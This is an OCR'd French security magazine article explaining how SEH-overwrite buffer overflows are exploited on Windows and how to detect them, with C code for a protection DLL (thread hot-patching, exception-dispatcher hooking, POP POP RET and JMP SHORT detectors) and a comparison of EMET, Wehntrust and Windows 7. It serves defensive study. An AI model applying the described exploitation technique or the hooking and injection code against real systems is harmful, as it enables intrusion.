
Bien évidemment l'implémentation de Visual C++ est plus élaborée. Vous voyez donc bien que l'exploitation ne peut se faire de façon « basique » comme on a l'habitude de faire en écrasant la valeur de retour afin de rediriger le flux du programme grâce à l'instruction RET. Pour pallier à cela on utilise la technique de la réécriture du SEH (SEH Overwriting en anglais). Je vous renvoie une nouvelle fois à l'article d'Overclock pour comprendre en détail son fonctionnement.

```
include <windows.h>

int main() {
    DWORD dwCanary = 0x13371337;
    char tmp[0x1];

    /* Generate Stack Overflow */
    strcpy(tmp, "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41...")
    if(dwCanary != 0x13371337) {
                MessageBoxA(NULL, "Stack Overflow Detected", "Error !", MB_OK);
                ExitProcess(0x0);
    }
    return 0;
}
```

Je vais tout de même vous l'expliquer rapidement pour savoir ce à quoi nous devrons faire attention dans la suite de l'article.

L'idée est en fait d'écraser l'adresse du handler du dernier SEH définit qui serait donc appelé en cas d'exception. La plupart du temps il y a une structure EXCEPTION_REGISTRATION en bas de la pile. Comme ceci :

Notre but est donc d'écraser la pile jusqu'à arriver à modifier l'adresse du handler. Et si on arrive à générer une exception celui-ci sera exécuté. Nous aurons donc la possibilité de rediriger le flux du programme. Un exemple de l'état de la pile pour cette exploitation :



J'attire d'ores et déjà votre attention sur le fait que non seulement l'adresse du handler a été écrasée, mais aussi le pointeur prev (pointant vers le SEH précédant) du SEH. C'est-à-dire que celui-ci n'est plus « valide ». Ce sera donc une vérification à faire lorsque nous tenterons d'implémenter une protection

pour prévenir d'une exploitation de ce type. Continuons, en amont je vous ai explicité les fonctions appelées lorsqu'une exception est soulevée. Plus précisément c'est la fonction ExecuteHandler() qui se charge d'exécuter le handler. Analysons-la :


```
ExecuteHandler2@20 proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h
arg_C= dword ptr  14h
arg_10= dword ptr  18h

push    ebp
mov     ebp, esp
push    [ebp+arg_4]
push    edx
push    large dword ptr fs:0
mov     large fs:0, esp
push    [ebp+arg_C]
push    [ebp+arg_8]
push    [ebp+arg_4]
mov     ecx, [ebp+arg_10]
call    ecx
mov     esp, large fs:0
pop     large dword ptr fs:0
mov     esp, ebp
pop     ebp
retn    14h
ExecuteHandler2@20 endp
sh    [ebp+arg_0]
mov     ecx, [ebp+arg_10]
call    ecx
mov     esp, large fs:0
pop     large dword ptr fs:0
mov     esp, ebp
pop     ebp
retn    14h
```

On remarque très rapidement le CALL ECX. En fait ECX contient l'adresse du handler à exécuter. Revenons sous OllyDbg et posons un breakpoint sur ce CALL ECX. Maintenant intéressons nous à l'état de la pile juste après le CALL ECX (en rentrant dans le CALL avec F7 sous OllyDbg):

Comme je vous l'ai dit, quand un handler est appelé, des arguments lui sont passés et c'est ce que nous témoigne la pile. L'astuce pour l'exploitation est de faire exécuter par le CALL ECX une séquence d'instructions équivalente à POP POP RET. Ce qui aura pour effet de dépiler deux DWORDs soit l'adresse de retour vers la fonction *ExecuteHandler()* due au CALL et l'argument pExceptionRecord. Et au moment du RET, le registre ESP pointera vers l'argument pExceptionFrame qui lui-même pointe vers le champ prev du SEH courant. Or nous avons « la main » sur la valeur de ce champ (ici égal à 0x42424242). L'astuce alors pour exécuter le shellcode, qui est situé au dessus dans la pile, est d'utiliser un saut court (soit l'instruction JMP SHORT). Pour notre protection on pourra donc vérifier si le handler à exécuter ne pointe pas vers une suite d'instruction POP POP RET et si le pointeur vers le SEH précédent ne contient pas une instruction de type JMP SHORT. Au quel cas on détectera l'exploitation.

Détecter la réécriture d'un SEH.


Bien, maintenant que je vous ai expliqué (rapidement) comment fonctionne l'exploitation des débordements de tampon par réécriture de SEH je vais alors vous montrer comment s'en protéger. Pour vous motiver voici un aperçu de mon outil implémentant cette protection :



Je ne l'ai pas tout à fait fini à l'heure où j'écris ces lignes mais je vous invite à visiter mon blog [1] , je tenterai de publier les sources complètes avant la sortie du mag.

A. La théorie.

Les structures EXCEPTION_REGISTRATION que nous avons vu plus haut forment une liste chainée. Lorsque nous réécrivons un SEH afin d'exploiter un déborement de tampon nous écrasons toute la structure SEH et donc le champ prev qui doit normalement pointer vers la structure précédente (s'il n'y en a pas d'autre, il prend tout simplement la valeur -1 soit 0xFFFFFFFF en hexadécimal). Or nous écrasons cette valeurs avec par exemple une chaine de ce type « AAAAAA ». De ce fait, au lieu d'avoir le cas de figure habituel, nous avons celui-ci :



On voit donc bien que la liste chainée est « invalide ». Notre but va alors être de vérifier la validité de cette liste... Oui mais comment ?


L'astuce est d'installer notre propre SEH avant le démarrage du thread. Je m'explique, si nous installons notre propre structure EXCEPTION_REGISTRATION, nous savons exactement l'adresse vers laquelle doit pointer le champ *prev* du SEH suivant (il doit pointer vers notre SEH à nous). D'accord, mais quand fait-on la vérification ?

Pour cela je vous demande de vous rappeler qu'elles sont les fonctions appelées par le système lorsqu'une exception est soulevée. Une des principales est *KiUserExceptionDispatcher()*. Imaginons maintenant que nous détournions (l'art du hooking [5]) cette fonction (ou une autre un peu similaire ;)). Lors d'une exception nous pourrions alors faire nos vérifications puis repasser la main à *KiUserExceptionDispatcher()* si tout va bien ou alors terminer le processus si ce n'est pas le cas. Nous parcourrions donc la liste chaînée des structures EXCEPTION_REGISTRATION jusqu'à arriver à la notre. Si nous n'y arrivons pas c'est qu'elle est corrompue. Au passage, nous pouvons renforcer la protection en effectuant quelques tests (voir ce qui a été dit précédemment sur les techniques d'exploitation). Mais avant d'en dire plus, passons à l'implémentation de la protection.

B. L'implémentation.

L'implémentation va s'effectuer en deux temps. Premièrement il nous faut mettre en place la protection avant le démarrage de CHAQUE thread [4]. Secondement il nous faut être en mesure d'appliquer plusieurs vérifications en cas d'exception.
Pour cela nous allons créer une DLL que nous injecterons dans le processus cible à son démarrage.


Ici plusieurs possibilités peuvent être envisagées. Par exemple nous pourrions faire comme le logiciel Wehntrust, que je présenterai par la suite, c'est-à-dire protéger tout les processus



du système. Cela demande des manipulations assez conséquentes. Sinon nous pouvons utiliser la technique du Image File Execution Options [8] comme le fait cette fois-ci le logiciel EMET. Je ne vais pas m'attarder la dessus, ce n'est pas l'objet de cet article.

Nous pouvons donc précéder l'exécution du programme, et ainsi être libre d'injecter notre DLL dans le processus avant de le laisser démarrer. Notre DLL injectée va ensuite pouvoir prendre la main. Je vous rappelle l'organisation générale de la fonction main d'une DLL :

```
BOOL APIENTRY DllMain (HINSTANCE
hInst,
                       DWORD
reason,
                       LPVOID
reserved)
{
    switch (reason)
    {
      case DLL_PROCESS_ATTACH:
        break;

      case DLL_PROCESS_DETACH:

        break;

      case DLL_THREAD_ATTACH:
        break;

      case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}
```



Nous voyons que l'argument Reason peut prendre plusieurs valeurs dont une qui est DLL_PROCESS_ATTACH. Cette valeur signifie que la DLL vient d'être chargée par le processus. Il suffit donc de placer notre code à ce branchement. Nous avons libre choix d'effectuer des opérations sur notre processus à présent.

La gestion du multi-threading.


Les handlers de bas-niveau ne prennent effet que dans le thread où ils ont été définis. Or nous avons besoin de déclarer notre propre handler (de bas-niveau) pour vérifier la validité de la liste des SEH. Cela veut dire que si une application possède plusieurs threads il faut définir un SEH pour chacun. On va donc devoir précéder leur démarrage. Je rappelle que pour lancer un nouveau thread on sein d'une application on utilise l'API *CreateThread()* exportée par kernel32.dll. Alors la technique que nous allons utiliser est celle du HotPatching. Regardons ensemble le désassemblage de *CreateThread()* :

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    [ebp+lpThreadId] ;
lpThreadId
push    [ebp+dwCreationFlags] ;
dwCreationFlags
push    [ebp+lpParameter] ;
lpParameter
push    [ebp+lpStartAddress] ;
lpStartAddress
...
```

Nous voyons que celle-ci commence par *MOV EDI, EDI*. Soit une instruction inutile ! Placer le contenu de EDI dans EDI lui-même n'a aucun sens.

De plus regardez la taille de cette instruction : elle fait précisément cinq octets soit la place que prend un JMP FAR (un saut vers une procédure lointaine). On peut donc remplacer MOV EDI, EDI par un saut vers notre propre fonc-

tion. Fonction qui sera chargée de faire nos vérifications. Un petit schéma démonstratif :




Seulement ce n'est pas tout. Nous avons la main sur la fonction *CreateThread()*, mais cela ne nous permet pas de « manipuler » le thread, qui n'est pas encore créé, pour installer notre SEH. En fait on va modifier un argument de cette fonction. Voyez son prototype :

```
HANDLE WINAPI CreateThread(
  __in_opt   LPSECURITY_ATTRIBUTES
lpThreadAttributes,
  __in       SIZE_T dwStackSize,
  __in       LPTHREAD_START_ROUTINE
lpStartAddress,
  __in_opt   LPVOID lpParameter,
  __in       DWORD dwCreationFlags,
  __out_opt  LPDWORD lpThreadId
);
```

l'argument *lpStartAddress* contient l'adresse à laquelle débute le thread. Nous allons sauvegarder cette adresse et la remplacer par celle de notre procédure. Ainsi au moment de son appel, le thread aura été créé, et nous pourrons effectuer nos opérations. Il suffit ensuite de sauter sur l'adresse d'origine et le tour est joué.

Pour illustrer mes propos :



Et bien voilà nous gérons maintenant le multi-threading.

La détection des exceptions :

Précédemment je vous ai dit que nous allions hooker la fonction *KiUserExceptionDispatcher()* pour détecter les exceptions mais nous allons prendre un peu plus de précautions. Rappelez-vous de ce que je vous ai dit à propos de *RaisonException()*. Cette fonction soulève une exception sans appeler *KiUserExceptionDispatcher()*. C'est pourquoi nous allons détourner directement *RtlDispatchException()*. Un problème se pose, c'est que *RtlDispatchException()* n'est pas exportée par ntdll.dll. On ne peut donc pas récupérer son adresse via *GetProcAddress()*. Si on désassemble la fonction *KiUserExceptionDispatcher()*, qui elle en revanche est exportée par *ntdll.dll*, on s'aperçoit que la première fonction qu'elle appelle est justement *RtlDispatchException()* :

On va donc parcourir le code de la fonction *KiUserExceptionDispatcher()* en recherche de l'opcode (Operation Code ou code de l'instruction) \xE8 qui correspond à un CALL. Ensuite on récupère l'adresse contenue sur les quatre octets suivants. Cette adresse est relative et si on lui ajoute l'adresse de l'instruction suivante on obtient l'adresse absolue de la fonction en question, ici *RtlDispatchException()*.

```
PDWORD
GetRtlDispatchExceptionAddress()
{
	HANDLE hModule = NULL;
	DWORD
pKiUserExceptionDispatcher,
pRtlDispatchException;
	size_t i = 0;
	hModule =
GetModuleHandle("ntdll.dll");

	pKiUserExceptionDispatcher
= (DWORD)GetProcAddress(hModule,
"KiUserExceptionDispatcher");
	while(((BYTE*)
pKiUserExceptionDispatcher)[i] !=
0xE8)
		i++;
	pRtlDispatchException = (DWORD)
pKiUserExceptionDispatcher+i;
	pRtlDispatchException +=
(DWORD)(*(PDWORD)(pRtlDispatchExcep
tion+0x1))+0x5;


	return (PDWORD)
pRtlDispatchException;
}
```

Je vous laisse alors ma fonction de hook, disponible en bas de page. :

Vérification de la validité de la chaine des SEHs :

Nous l'avons vu, le principe même de la protection dont je vous parle est de vérifier la validité de la liste chainée des structures SEH. Cette vérification n'est pas très difficile à mettre en place. En fait on peut songer à deux possibilités. Soit nous parcourons la liste en faisant bien attention à chaque fois que les champs handler et prev de la structure EXCEPTION_REGISTRATION pointent bien vers des adresses valides avec par exemple l'API *VirtualQuery()*, qui renvoie 0 si l'adresse pointe vers un espace de donnée invalide, en attendant de tomber sur notre SEH. C'est de cette façon que procède EMET et Wehntrust. Soit nous pouvons restreindre les possibilité et imposer que les champs prev pointent dans une région de la pile. Et puis également vérifier si le handler pointe bien vers une adresse valide. Ce que l'on retrouve sur Windows SEVEN. Dans mon implémentation je laisse le choix à l'utilisateur, lorsque je détecte une exploitation, de stopper ou non le programme. C'est pourquoi j'ai préféré opté pour la deu-

```
VOID HotPatchingHooker(PDWORD pdwFuncAddr, PDWORD pdwCallback)
{
	DWORD dwOldProtect;

	BYTE JMP[] = "\xE9\x00\x00\x00\x00"; // On complètera l'address plus tard

	VirtualProtect((PUCHAR)pdwFuncAddr - 0x5, 0x7, PAGE_READWRITE,
&dwOldProtect);

	memcpy(pdwFuncAddr, "\xEb\xF9", 0x2);

	*(PDWORD)(JMP+1) = GetJMP((DWORD)((PUCHAR)pdwFuncAddr-0x5), (DWORD)
pdwCallback);

	memcpy((PUCHAR)pdwFuncAddr-0x5, JMP, 0x5);

	VirtualProtect((PUCHAR)pdwFuncAddr - 0x5, 0x7, dwOldProtect,
&dwOldProtect);

	return;
}
```

xième solution, plus rigoureuse à mon goût.

Améliorations

Adresse de notre SEH rendu aléatoire :

Pour améliorer la protection, voici une petite chose simple mais très efficace. Vous l'aurez compris, si un attaquant veut outre-passer notre protection, il lui suffit de laisser intact les adresses. Bien que ce soit très loin d'être simple. Mais imaginons que nous rendions l'adresse de notre SEH aléatoire, il serait dès lors énormément plus difficile de contourner le problème. C'est je pense un aspect très important de la protection.
Je n'est pas grand chose à vous dire de plus, il est assez facile de faire ceci en allouant un espace de mémoire à une adresse aléatoire (« randomizée ») par exemple en utilisant l'API *GetTickCount()* qui renvoie le nombre de millisecondes écoulées depuis le démarrage du système. Un exemple :

```
PEXCEPTION_REGISTRATION pMySEH = NULL;

PDWORD AllocAndRandom()
{
        VirtualAlloc(&pMySEH, 0x1000, MEM_COMMIT, PAGE_READWRITE);

        return (PDWORD)((PUCHAR)&pMySEH+(GetTickCount() % 0x1000));
}
```

2. Test du registre EBP :

Il est fréquent qu'en fin de fonction soit présente l'instruction *POP EBP* qui a pour effet de dépiler un DWORD de la pile dans le registre EBP. Cela veut dire que si la pile a été écrasée partiellement par un débordement de tampon, par exemple si elle contient une chaine de type « AAAAAAA... », cette instruction placera la valeur 0x41414141 (valeur hexadécimale de « AAAA ») dans EBP. Or cette valeur est insignifiante et même invalide pour ce registre qui doit pointer vers le bas de la pile. Certains attaquants se servent même de cette conséquence pour déclencher une exception et ainsi, en réécrivant le SEH, rediriger le flux d'exécution du programme. Il est vrai qu'une instruction du type *MOV EAX, DWORD PTR SS:[EBP+8]* génèrerait une exception au cas où EBP ne pointerait pas dans la pile. C'est pourquoi nous allons vérifier si ce registre est bien valide au moment d'une exception. Ce n'est pas très compliqué, car nous avons hooké la fonction *RtlDispatchException()* dont voici le prototype :

```
RtlDispatchException( PEXCEPTION_RECORD pExcptRec,
                      PCONTEXT pContext );
```

Vous voyez que nous avons un accès à la structure CONTEXT que je vous ai déjà présenté. En conséquent il nous est aisé d'obtenir la valeur du registre EBP et de vérifier ensuite qu'il pointe bien sur la pile.

3. Handler pointant vers POP POP RET.

Comme vu plus haut, un attaquant va généralement rediriger le flux du programme vers des instructions de type « *POP POP RET* ». Dans ce cas là c'est le handler qui pointe vers cette séquence. Regardez alors le tableau suivant:

0x58	POP EAX
0x59	POP ECX
0x5A	POP EDX
0x5B	POP EBX
0x5C	POP ESP
0x5D	POP EBP
0x5E	POP ESI
0x5F	POP EDI

L'opcode d'une instruction *POP reg32* est donc comprise entre \x58 et \x5F. L'opcode d'un RET étant \xC3, nous allons alors

détecter ce genre de manipulation comme voici :

```
BYTE CheckPOPPOPPOPRET(PEXCEPTION_REGISTRATION pCurrentHandler)
{
        if(!IsValidAddress(pCurrentHandler->handler))
                                                return 0x0;

        /*
            POP
            POP
            RET
        */
        if(( ((BYTE *)pCurrentHandler->handler)[0x0] >= 0x58 && // POP
             ((BYTE *)pCurrentHandler->handler)[0x0] <= 0x5F) &&
           ( ((BYTE *)pCurrentHandler->handler)[0x1] >= 0x58 && //POP
             ((BYTE *)pCurrentHandler->handler)[0x1] <= 0x5F) &&
             ((BYTE *)pCurrentHandler->handler)[0x2] == 0xC3)  //RET
         {
                 return 0x0;
         }

          return 0x1;
    }
```

J'attire tout de même votre attention sur le fait que pour être sur de sécuriser au maximum il faudrait également détecter les instruction de type ADD ESP, 4 ou SUB ESP, -4 équivalentes à un POP et d'autres encore.

4. JMP SHORT à la place du pointeur prev.

La séquence POP POP RET renvoie sur le champ prev de la structure SEH. L'opcode d'un JMP SHORT est de la sorte : \xEB\xYY avec \xYY l'adresse relative codé sur un octet vers laquelle se fera le saut. Vérifions donc que ce champ ne correspond pas à un JMP SHORT qui aurait pour but de sauter sur un shellcode :

```
BYTE CheckJMPSHORT(PEXCEPTION_REGISTRATION pCurrentHandler){
  if(((DWORD)pCurrentHandler->prev & 0x00FF0000) == 0x00EB0000 ||
    ((DWORD)pCurrentHandler->prev & 0x0000FF00) == 0x0000EB00 ||
    ((DWORD)pCurrentHandler->prev & 0x000000FF) == 0x000000EB)
    {
      return 0x0;
    }
  return 0x1;
}
```

Bien, je pense avoir fait le tour de la protection, du moins de la façon de l'implémenter. Je posterai sur mon blog [0] les sources complète de mon tool. Dès à présent essayons d'analyser les autres outils mettant en œuvre cette protection.

La protection SEHOP chez certains logiciels

EMET VS Wehntrust

J'ai récemment découvert deux logiciels qui implémentaient cette protection. En fait ces logiciels mettent en œuvre d'autres protections comme l'ASLR [6] ou encore la prévention des Fomat Strings [7].

J'ai donc décidé de faire l'analyse de l'implémentation de la protection SEHOP chez ces outils et d'en faire un bilan comparatif. Pour chaque logiciel je vais m'intéresser aux points suivants :

- La détection des exceptions.
- La détection d'une éventuelle exploitation (Vérification de la validité de la liste chainée des SEH, du registre EBP, etc...).
- La « randomization » (aléatoire) de l'adresse du handler SEH de validation de la DLL.
- La gestion du multi-threading.

A. EMET [9]

EMET permet de protéger un exécutable qu'on doit spécifier à EMET_config.exe. Il utilise alors l' Image File Execution Option [8]. L'application que l'on spécifie va se voir injecter EMET.DLL.

La détection des exceptions :

Je vais tout d'abord m'intéresser à la façon dont EMET détecte les exceptions. Je pense que là EMET marque un point. Pour comprendre voici la fonction ExecuteHandler() désassemblée :

C'est l'instruction CALL ECX qui se charge normalement d'appeler le handler mais EMET.dll va modifier l'adresse du handler en EBP+arg_10 soit en EBP+18h par l'adresse de sa propre fonction de vérification. De cette façon elle est sure de détecter vraiment toutes les exceptions.

La détection d'une éventuelle exploitation :

Vérification de la validité de la chaine des SEHs. L'algorithme de vérification de la validité de la liste chainée est assez simple chez EMET. Voici le désassemblage commenté :

```
00981325    MOV ESI,DWORD PTR FS:[0]    ; Récupère un pointeur vers la structure EXCEPTION_REGISTRATION courrante
...
00981331    MOV EBX,DWORD PTR DS:[<&KERNEL32.VirtualQuery>]          ; kernel32.VirtualQuery
00981337    MOV EAX,DWORD PTR DS:[ESI]  ;Récupère le champ Prev du SEH
00981339    CMP EAX,-1  ; Le compare à -1
0098133C    JE SHORT EMET.00981356 ; Si égal saute pour vérifier si c'est le SEH de la Dll
...
00981346    CALL EBX  ; Appelle VirtualQuery
00981348    TEST EAX,EAX  ;Si EAX est égal à 0, alors l'adresse vers laquelle pointe le handler est incorrecte
0098134A    JE SHORT EMET.0098136B  ; donc saute pas bon
...
00981356    CMP ESI,DWORD PTR DS:[98C000]  ;Regarde si le SEH courant est celui de la DLL
0098135C    JE SHORT EMET.00981377  ; Si c'est le cas saute BON
...
00981364    MOV ESI,DWORD PTR DS:[ESI]  ; Récupère un pointeur vers le SEH suivant
00981366    CMP ESI,-1
00981369    JNZ SHORT EMET.00981337  ; Si différent de -1 alors on passe au prochain SEH
0098136B    MOV EDX,DWORD PTR SS:[ESP+2C]
0098136F    MOV EAX,DWORD PTR DS:[EDX+4]
00981372    CALL EMET.009812B0  ;PAS BON
...
00981382    RETN 4    ;BON
```

Pour faire simple, EMET parcourt la liste des SEH en vérifiant à chaque fois si le champ *prev* est valide jusqu'à arriver à son propre SEH de validation. Si ce champ n'est pas valide, alors EMET termine le programme.

Autres vérifications :

C'est là je pense un des points faibles de EMET, aucune vérification n'est faite sur les registres, l'état de la pile, etc...

La « randomization » de l'adresse du SEH de validation:

Un point positif, EMET rend bien aléatoire l'adresse du SEH de validation.

d. La gestion du multi-threading :

J'ai testé de voir si un débordement de tampon ayant lieu dans un autre thread que le principale (main thread) été détecté par EMET et je vois qu'il n'y a aucun problème pour cela.

B.Wehntrust [10]

L'avantage avec wehntrust est que ce software est opensource. Mieux encore, les sources sont très bien commentées.

La détection des exceptions :

On commence par un aspect légèrement négatif de cet outil. Sa détection des exception est basé sur le hook de KiUserExceptionDispatcher() (le désassemblage suivant en témoigne) et nous avons vu que ce n'était pas très prudent vis-à-vis de RaiseException(). Bien que je ne pense pas que ce soit vraiment dangereux. Sait-on jamais...

La détection d'une éventuelle exploitation :

Comme EMET, wehntrust va définir son propre handler en fin de la liste. Ainsi lors d'une exception il parcourt les structures SEH jusqu'à tomber sur la sienne. C'est la fonction IsSehChainValid() de SEH.c qui correspond à ceci. A chaque SEH il va vérifier si le champ prev (dans le code ci-dessous Current->Next) pointe bien vers une adresse valide :

Maintenant si un bug est trouvé, dans tous les cas la fonction renverra FALSE, mais il tente tout de même de voir si un JMP SHORT est présent sur le pointeur prev de la structure SEH. Ce qui est souvent le cas lors d'une exploitation :

Autres vérifications :

Contrairement à EMET, wehntrust pour détecter une exploitation vérifie la valeur de EBP. En effet si l'instruction POP EBP est exécutée après un débordement de tampon, le registre EBP risque de contenir un valeur incorrecte (0x41414141 par exemple). De ce fait il ne pointe plus vers la pile comme il se doit de faire. Cette opération est effectuée par la fonction *CheckExploitationAttempt()* dans NRER.c : Wehntrust récupère les adresses de début et de fin de la pile et regarde si EBP pointe bien dans la région contenue entre ces deux adresses.

L'adresse du SEH de validation rendue aléatoire:

Wehntrust ne rend pas aléatoire l'adresse du SEH de validation. Celui-ci se trouve dans la section .data. Bien entendu lorsque la protection ASLR est activée, le problème n'est plus. Seulement je n'ai ici que étudié l'implémentation de SEHOP et, l'ASLR pouvant être désactivée, ceci devient une lacune pour Wehntrust !

d. La gestion du multi-threading :

Quant à la gestion du multi-threading, il n'y à aucun problème de ce côté là.

L'implémentation de windows Seven.

Essayons de voir maintenant comment le nouveaux système d'exploitation Windows Seven intègre cette protection.

Premièrement, ce système va comme EMET et Wehntrust définir un handler SEH en fin de chaine. L'état de la pile ci-dessous en témoigne :

```
0022FFB4  00000000
0022FFB8  00000000
0022FFBC  0022FFA0
0022FFC0  00000000
0022FFC4  0022FFE4  Pointer to next SEH record
0022FFC8  76FAD74D  SE handler
0022FFCC  01A34488
0022FFD0  00000000
0022FFD4  0022FFEC
0022FFD8  76FEB3C8  RETURN to ntdll.76FEB3C8 from ntdll.76FEB3CE
0022FFDC  00401220  SploitSe.<ModuleEntryPoint>
0022FFE0  7FFDC000
0022FFE4  FFFFFFFF  End of SEH chain
0022FFE8  7704A875  SE handler
0022FFEC  00000000
0022FFF0  00000000
